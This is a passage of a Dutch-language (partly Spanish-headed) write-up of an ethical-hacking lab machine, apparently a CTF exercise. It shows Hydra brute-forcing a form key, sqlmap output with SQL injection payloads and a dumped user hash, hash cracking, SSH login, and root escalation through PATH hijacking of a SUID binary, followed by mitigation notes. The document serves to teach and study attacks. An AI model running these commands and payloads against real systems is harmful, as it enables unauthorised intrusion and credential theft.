Sección titulada «2.2 Fuerza Bruta al Parámetro Key (Hydra)»Om het formulier index.php te omzeilen, moeten we een brute force-aanval uitvoeren, specifiek op de waarde van de parameter key. Hoewel Hydra vanwege de syntaxis een gebruikersnaam vereist (er wordt admin als dummy gebruikt), richt de eigenlijke aanval zich op het itereren van de wordlist over het veld key.
Commando:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_2]└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 172.20.0.167 http-post-form "/kzMb5nVYJw/index.php:key=^PASS^:F=invalid key" -t 64 -w 30Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-18 17:41:52[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task[DATA] attacking http-post-form://172.20.0.167:80/kzMb5nVYJw/index.php:key=^PASS^:F=invalid key[STATUS] 16922.00 tries/min, 16922 tries in 00:01h, 14327477 to do in 14:07h, 64 active[80][http-post-form] host: 172.20.0.167   login: admin   password: elite1 of 1 target successfully completed, 1 valid password foundHydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-18 17:43:31
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_2]└─$
Logica en resultaat:
Het hulpprogramma herhaalt het woordenboek rockyou.txt door ^PASS^ te vervangen door de verdere waarde van de sleutel die moet worden getest. We gebruiken 64 threads (-t 64) om het proces te versnellen.
- Resultaat: SUCCES (1 geldig wachtwoord gevonden).
- Gevonden Sleutel:
elite
Het verkrijgen van deze sleutel ("elite") valideert de toegang en stelt ons in staat de volgende kritieke functionaliteit te ontdekken of te gebruiken: de gebruikerszoeker.

Hier binnen zullen we een test uitvoeren op de zoekfunctie, waarbij we proberen te achterhalen wat er wordt uitgevoerd; we zullen ontdekken dat het een .php bestand is: 420search.php (Zoekfunctie). Vervolgens zullen we een SQL-injectie proberen.
2.3 SQL Injection Exploitatie (SQLMap)
Sección titulada «2.3 Explotación SQL Injection (SQLMap)»Zodra we toegang hebben tot de zoekfunctionaliteit (420search.php), zullen we sqlmap gebruiken tegen de parameter usrtosearch.
Commando:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_2]└─$ sqlmap -u "http://172.20.0.167/kzMb5nVYJw/420search.php?usrtosearch=admin" --batch --dbs        ___       __H__ ___ ___[,]_____ ___ ___  {1.9.11#stable}|_ -| . [,]     | .'| . ||___|_  ["]_|_|_|__,|  _|      |_|V...       |_|   https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:05:56 /2026-02-18/
[17:05:56] [INFO] testing connection to the target URL[17:05:56] [INFO] checking if the target is protected by some kind of WAF/IPS[17:05:56] [INFO] testing if the target URL content is stable[17:05:56] [INFO] target URL content is stable[17:05:56] [INFO] testing if GET parameter 'usrtosearch' is dynamic[17:05:56] [WARNING] GET parameter 'usrtosearch' does not appear to be dynamic[17:05:56] [INFO] heuristic (basic) test shows that GET parameter 'usrtosearch' might be injectable (possible DBMS: 'MySQL')[17:05:56] [INFO] testing for SQL injection on GET parameter 'usrtosearch'it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Yfor the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y[17:05:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'[17:05:56] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'[17:05:57] [INFO] testing 'Generic inline queries'[17:05:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'[17:05:57] [WARNING] reflective value(s) found and filtering out[17:05:57] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'[17:05:57] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'[17:05:57] [INFO] GET parameter 'usrtosearch' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="ID")[17:05:57] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'[17:05:57] [INFO] GET parameter 'usrtosearch' is 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)' injectable[17:05:57] [INFO] testing 'MySQL inline queries'[17:05:57] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'[17:05:57] [INFO] testing 'MySQL >= 5.0.12 stacked queries'[17:05:57] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'[17:05:57] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'[17:05:57] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'[17:05:57] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'[17:05:57] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'[17:06:07] [INFO] GET parameter 'usrtosearch' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable[17:06:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'[17:06:07] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'[17:06:07] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found[17:06:07] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test[17:06:07] [INFO] target URL appears to have 3 columns in query[17:06:07] [INFO] GET parameter 'usrtosearch' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable[17:06:07] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrievalGET parameter 'usrtosearch' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Nsqlmap identified the following injection point(s) with a total of 126 HTTP(s) requests:---Parameter: usrtosearch (GET)    Type: boolean-based blind    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)    Payload: usrtosearch=admin" OR NOT 1015=1015#
    Type: error-based    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)    Payload: usrtosearch=admin" AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x717a7a6b71,(SELECT (ELT(5066=5066,1))),0x716b767171,0x78))s), 8446744073709551610, 8446744073709551610)))-- Ijhb
    Type: time-based blind    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)    Payload: usrtosearch=admin" AND (SELECT 1281 FROM (SELECT(SLEEP(5)))bolg)-- kCVH
    Type: UNION query    Title: MySQL UNION query (NULL) - 3 columns    Payload: usrtosearch=admin" UNION ALL SELECT NULL,CONCAT(0x717a7a6b71,0x71577150627250477346566d4a6f63654a6b75475769734545694775426f4f72584f535576516462,0x716b767171),NULL#---[17:06:07] [INFO] the back-end DBMS is MySQLweb server operating system: Linux Debian 8 (jessie)web application technology: Apache 2.4.10back-end DBMS: MySQL >= 5.5[17:06:07] [INFO] fetching database namesavailable databases [5]:[*] information_schema[*] mysql[*] performance_schema[*] phpmyadmin[*] seth
[17:06:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.20.0.167'
[*] ending @ 17:06:07 /2026-02-18/
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_2]└─$
Resultaat van de exploitatie: sqlmap heeft bevestigd dat de parameter kwetsbaar is voor Error- en Time-based Blind injecties.
- Gevonden database:
sethenphpmyadmin. - Data-extractie: We moeten de gebruikerstabel (
-dump) dumpen.
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_2]└─$ sqlmap -u "http://172.20.0.167/kzMb5nVYJw/420search.php?usrtosearch=admin" -D seth -T users --dump --batch        ___       __H__ ___ ___[(]_____ ___ ___  {1.9.11#stable}|_ -| . [']     | .'| . ||___|_  [.]_|_|_|__,|  _|      |_|V...       |_|   https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:08:16 /2026-02-18/
[17:08:16] [INFO] resuming back-end DBMS 'mysql'[17:08:16] [INFO] testing connection to the target URLsqlmap resumed the following injection point(s) from stored session:---Parameter: usrtosearch (GET)    Type: boolean-based blind    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)    Payload: usrtosearch=admin" OR NOT 1015=1015#
    Type: error-based    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)    Payload: usrtosearch=admin" AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x717a7a6b71,(SELECT (ELT(5066=5066,1))),0x716b767171,0x78))s), 8446744073709551610, 8446744073709551610)))-- Ijhb
    Type: time-based blind    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)    Payload: usrtosearch=admin" AND (SELECT 1281 FROM (SELECT(SLEEP(5)))bolg)-- kCVH
    Type: UNION query    Title: MySQL UNION query (NULL) - 3 columns    Payload: usrtosearch=admin" UNION ALL SELECT NULL,CONCAT(0x717a7a6b71,0x71577150627250477346566d4a6f63654a6b75475769734545694775426f4f72584f535576516462,0x716b767171),NULL#---[17:08:16] [INFO] the back-end DBMS is MySQLweb server operating system: Linux Debian 8 (jessie)web application technology: Apache 2.4.10back-end DBMS: MySQL >= 5.5[17:08:16] [INFO] fetching columns for table 'users' in database 'seth'[17:08:16] [INFO] fetching entries for table 'users' in database 'seth'Database: sethTable: users[2 entries]+----+---------------------------------------------+--------+------------+| id | pass                                        | user   | position   |+----+---------------------------------------------+--------+------------+| 1  | YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE | ramses | <blank>    || 2  | --not allowed--                             | isis   | employee   |+----+---------------------------------------------+--------+------------+
[17:08:16] [INFO] table 'seth.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/172.20.0.167/dump/seth/users.csv'[17:08:16] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.20.0.167'
[*] ending @ 17:08:16 /2026-02-18/
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_2]└─$
Geëxfiltreerde gegevens:
- Gebruiker:
ramses - Hash:
YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE
2.4 Wachtwoord kraken
Sección titulada «2.4 Cracking de la contraseña»De code moeten we base64 decoderen om te zien of het een hash is:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_2]└─$ echo "YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE" | base64 -dc6d6bd7ebf806f43c76acc3681703b81┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_2]└─$ hashid c6d6bd7ebf806f43c76acc3681703b81Analyzing 'c6d6bd7ebf806f43c76acc3681703b81'[+] MD2[+] MD5[+] MD4[+] Double MD5[+] LM[+] RIPEMD-128[+] Haval-128[+] Tiger-128[+] Skein-256(128)[+] Skein-512(128)[+] Lotus Notes/Domino 5[+] Skype[+] Snefru-128[+] NTLM[+] Domain Cached Credentials[+] Domain Cached Credentials 2[+] DNSSEC(NSEC3)[+] RAdmin v2.x
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_2]└─$
Vervolgens analyseren we dit in crackstation om te zien of het wachtwoord gelekt is:

Resultaat: omega
3. REMOTE CONNECTIE (SSH)
Sección titulada «3. CONEXIÓN REMOTA (SSH)»Met de inloggegevens (ramses / omega) en de wetenschap dat SSH op poort 777 draait, zullen we de toegang proberen.
Commando:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_2]└─$ ssh ramses@172.20.0.167 -p 777
Status: GESLAAGD. Toegang als gebruiker ramses.
4. PRIVILEGE ESCALATION (SYSTEEM)
Sección titulada «4. ESCALADA DE PRIVILEGIOS (SISTEMA)»Nu hebben we toegang, maar we zijn een gebruiker zonder privileges. Ons doel is om root te worden.
4.1 Lokale enumeratie
Sección titulada «4.1 Enumeración Local»Eerst controleren we of we sudo-machtigingen hebben. Opdracht:
sudo -l
Resultaat: De gebruiker ramses kan geen sudo uitvoeren.
Ten tweede zoeken we naar binaire bestanden met de SUID-bit (Set User ID). Deze bestanden worden uitgevoerd met de machtigingen van de eigenaar (root), niet van degene die ze aanroept. Opdracht:
find / -perm -u=s -type f 2>/dev/null
Kritieke bevinding: /var/www/backup/procwatch
Analyse van de anomalie:
-
Het bevindt zich in een webdirectory (
/var/www/), niet in/binof/usr/bin. -
Heeft root SUID-rechten:

-
De naam suggereert “procesmonitoring”.
4.2 Binair-analyse (Basis Reverse Engineering)
Sección titulada «4.2 Análisis del Binario (Ingeniería Inversa Básica)»We zullen het binaire bestand uitvoeren om te zien wat het doet:
/var/www/backup/procwatch
We zien dat het een output genereert die vergelijkbaar is met het commando ps.
De kwetsbaarheid (Path Hijacking Logic):
De programmeur heeft een relatieve pad (bijv. sh) gebruikt in plaats van een absoluut pad (bijv. /bin/sh).
Het besturingssysteem, om te weten waar sh is, kijkt naar de omgevingsvariabele $PATH, die een lijst van mappen bevat. Als we onze map voor die van het systeem kunnen plaatsen, voeren we onze code uit als root.
4.3 Exploitatie: Path Hijacking
Sección titulada «4.3 Explotación: Path Hijacking»Stap 1: Het lokaas maken
We gaan naar een directory waarin we schrijfrechten hebben (/tmp) en maken een bestand aan met de naam sh (wat het binaire bestand probeert aan te roepen).
cd /tmpecho "/bin/bash" > shchmod +x sh
Logica: Wanneer procwatch sh aanroept, voert het in feite /bin/bash (een shell) uit.
Stap 2: De omgeving manipuleren
We wijzigen de variabele $PATH om /tmp eerst te plaatsen.
export PATH=/tmp:$PATH
Verificatie: Als het systeem nu naar sh zoekt, kijkt het eerst naar /tmp.
Stap 3: Uitvoering en Root We voeren het kwetsbare SUID-binaire bestand uit.
/var/www/backup/procwatch
Vervolgens voeren we een whoami uit om te zien welke gebruiker we zijn, wat het volgende resultaat geeft:

We hebben volledige toegang tot het systeem verkregen door misbruik te maken van de slechte programmering van het binaire bestand en de SUID-rechten.
5. Samenvatting
Sección titulada «5. Resumen»We zijn erin geslaagd privileges te verhogen naar root (systeembeheerder).
6.1 Gebruikte vector: Path Hijacking
Sección titulada «6.1 Vector Utilizado: Path Hijacking»Door middel van basis reverse engineering (strings en testuitvoering) is gebleken dat procwatch systeemcommando's zoals sh of ps uitvoerde zonder hun absolute pad te gebruiken.
Procedure:
- We hebben een kwaadaardig bestand aangemaakt met de naam
shin/tmpdat/bin/bashbevat. - We hebben de omgevingsvariabele
$PATHaangepast om/tmpprioriteit te geven:export PATH=/tmp:$PATH. - We hebben het SUID-binary
/var/www/backup/procwatchuitgevoerd.
6.2 Waarom is deze configuratie onveilig?
Sección titulada «6.2 ¿Por qué es insegura esta configuración?»Het binaire bestand vertrouwt blindelings op de $PATH-variabele van de gebruiker om uitvoerbare bestanden te vinden. Doordat /bin/sh (absoluut pad) niet wordt gespecificeerd, zoekt het systeem in de door de gebruiker gedefinieerde mappen. Omdat het binaire bestand als root draait (vanwege SUID), zal elke uitgevoerde code deze privileges erven.
6.3 Mitigatie
Sección titulada «6.3 Mitigación»- Absolute paden: We zullen altijd programmeren met behulp van
/bin/shof/bin/ps. - Sanitering van de omgeving: Binaire bestanden die SUID vereisen, moeten de omgevingsvariabelen van de gebruiker (zoals
PATHofLD_LIBRARY_PATH) opschonen of negeren voordat ze iets uitvoeren.
7. Conclusies
Sección titulada «7. Conclusiones»Samenvatting van de belangrijkste aanvalsvector
Sección titulada «Resumen del vector de ataque principal»De aanval heeft een kwetsbaarheid in een webapplicatie (SQL Injection) gebruikt om inloggegevens te verkrijgen, gecombineerd met een misconfiguratie van het besturingssysteem (SUID-binair kwetsbaar voor Path Hijacking) om volledige controle te verkrijgen.
Kritiekste punt van de machine
Sección titulada «Punto más crítico de la máquina»Het meest kritieke punt was het binaire bestand /var/www/backup/procwatch. Hoewel SQL-injectie ernstig is, verschafte het slechts toegang tot een gewone gebruiker. Het slecht geprogrammeerde SUID-binaire bestand heeft de beveiliging van de server volledig doorbroken en toegang verschaft als root.
Belangrijkste fase
Sección titulada «Fase más importante»De fase van Web Enumeratie (Steganografie). Zonder de metadata van de afbeelding main.gif te analyseren, zou de verborgen map kzMb5nVYJw nooit zijn gevonden, waardoor de rest van de aanvalsketen (Login, SQLi, SSH) niet mogelijk zou zijn geweest. Dit bewijst dat grondige verkenning de basis van succes is.